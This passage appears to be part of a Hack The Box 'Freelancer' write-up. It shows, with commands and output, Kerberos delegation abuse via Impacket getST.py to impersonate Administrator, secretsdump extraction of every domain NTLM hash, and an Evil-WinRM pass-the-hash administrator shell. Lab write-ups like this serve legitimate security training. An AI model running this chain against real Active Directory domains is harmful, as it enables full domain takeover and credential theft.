┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ getST.py -spn 'cifs/DC$' -impersonate Administrator -dc-ip 10.10.11.5 'freelancer.htb/ATTACKERSYSTEM$:Summer2018!'
Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Here, we passed “DC$” instead of the full FQDN “DC.freelancer.htb”.

Additionally, we encountered a Kerberos clock skew error. Although attempting to update it using “ntpdate” failed, manually adjusting the clock to match the time of the domain controller resolved the issue.

Let's use the following commands to synchronize the clock with the domain controller:

```
sudo ntpdate -u freelancer.htb
```

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ sudo ntpdate -u freelancer.htb
2024-06-05 05:37:05.417932 (-0400) +18001.878340 +/- 0.250108 freelancer.htb 10.10.11.5 s1 no-leap
CLOCK: time stepped by 18001.878340
```

After syncrhoizing the clock, we can obtain service ticket:

```
getST.py -spn 'cifs/DC.freelancer.htb' -impersonate Administrator -dc-ip 10.10.11.5 'freelancer.htb/ATTACKERSYSTEM$:Summer2018!'
```

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ getST.py -spn 'cifs/DC.freelancer.htb' -impersonate Administrator -dc-ip 10.10.11.5 'freelancer.htb/ATTACKERSYSTEM$:Summer2018!'

Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

To retrieve hashes of all users using secretsdump, we can utilize both CIFS and LDAP (verification required for LDAP):

```
getST.py -spn 'LDAP/DC.freelancer.htb' -impersonate Administrator -dc-ip 10.10.11.5 'freelancer.htb/ATTACKERSYSTEM$:Summer2018!'
```

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ getST.py -spn 'LDAP/DC.freelancer.htb' -impersonate Administrator -dc-ip 10.10.11.5 'freelancer.htb/ATTACKERSYSTEM$:Summer2018!'

Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Let's export the path to the obtained tickets:

```
export KRB5CCNAME=/home/yoon/Documents/htb/freelancer/Administrator.ccache
```

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ export KRB5CCNAME=/home/yoon/Documents/htb/freelancer/Administrator.ccache
```

With the obtained tickets, we can dump all the hashes using secretsdump:

`secretsdump.py 'freelancer.htb/Administrator@DC.freelancer.htb' -k -no-pass -dc-ip 10.10.11.5 -target-ip 10.10.11.5 -just-dc-ntlm`

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ secretsdump.py 'freelancer.htb/Administrator@DC.freelancer.htb' -k -no-pass -dc-ip 10.10.11.5 -target-ip 10.10.11.5 -just-dc-ntlm

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a290:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d238e0bfa17d575038efc070187a91c2:::
freelancer.htb\mikasaAckerman:1105:aad3b435b51404eeaad3b435b51404ee:e8d62c7d57e5d74267ab6feb2f662674:::
sshd:1108:aad3b435b51404eeaad3b435b51404ee:c1e83616271e8e17d69391bdcd335ab4:::
SQLBackupOperator:1112:aad3b435b51404eeaad3b435b51404ee:c4b746db703d1af5575b5c3d69f57bab:::
sql_svc:1114:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
lorra199:1116:aad3b435b51404eeaad3b435b51404ee:67d4ae78a155aab3d4aa602da518c051:::
freelancer.htb\maya.artmes:1124:aad3b435b51404eeaad3b435b51404ee:22db50a324b9a34ea898a290c1284e25:::
freelancer.htb\michael.williams:1126:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
```

We finally have the shell as the administrator:

`evil-winrm -i 10.10.11.5 -u administrator -H 0039318f1e8274633445bce32ad1a290`

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ evil-winrm -i 10.10.11.5 -u administrator -H 0039318f1e8274633445bce32ad1a290

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
freelancer\administrator
```

References

- https://diverto.hr/en/blog/en-2019-11-05-Extracting-Passwords-from-hiberfil-and-memdumps/
- https://juggernaut-sec.com/cve-2022-26923-certifried/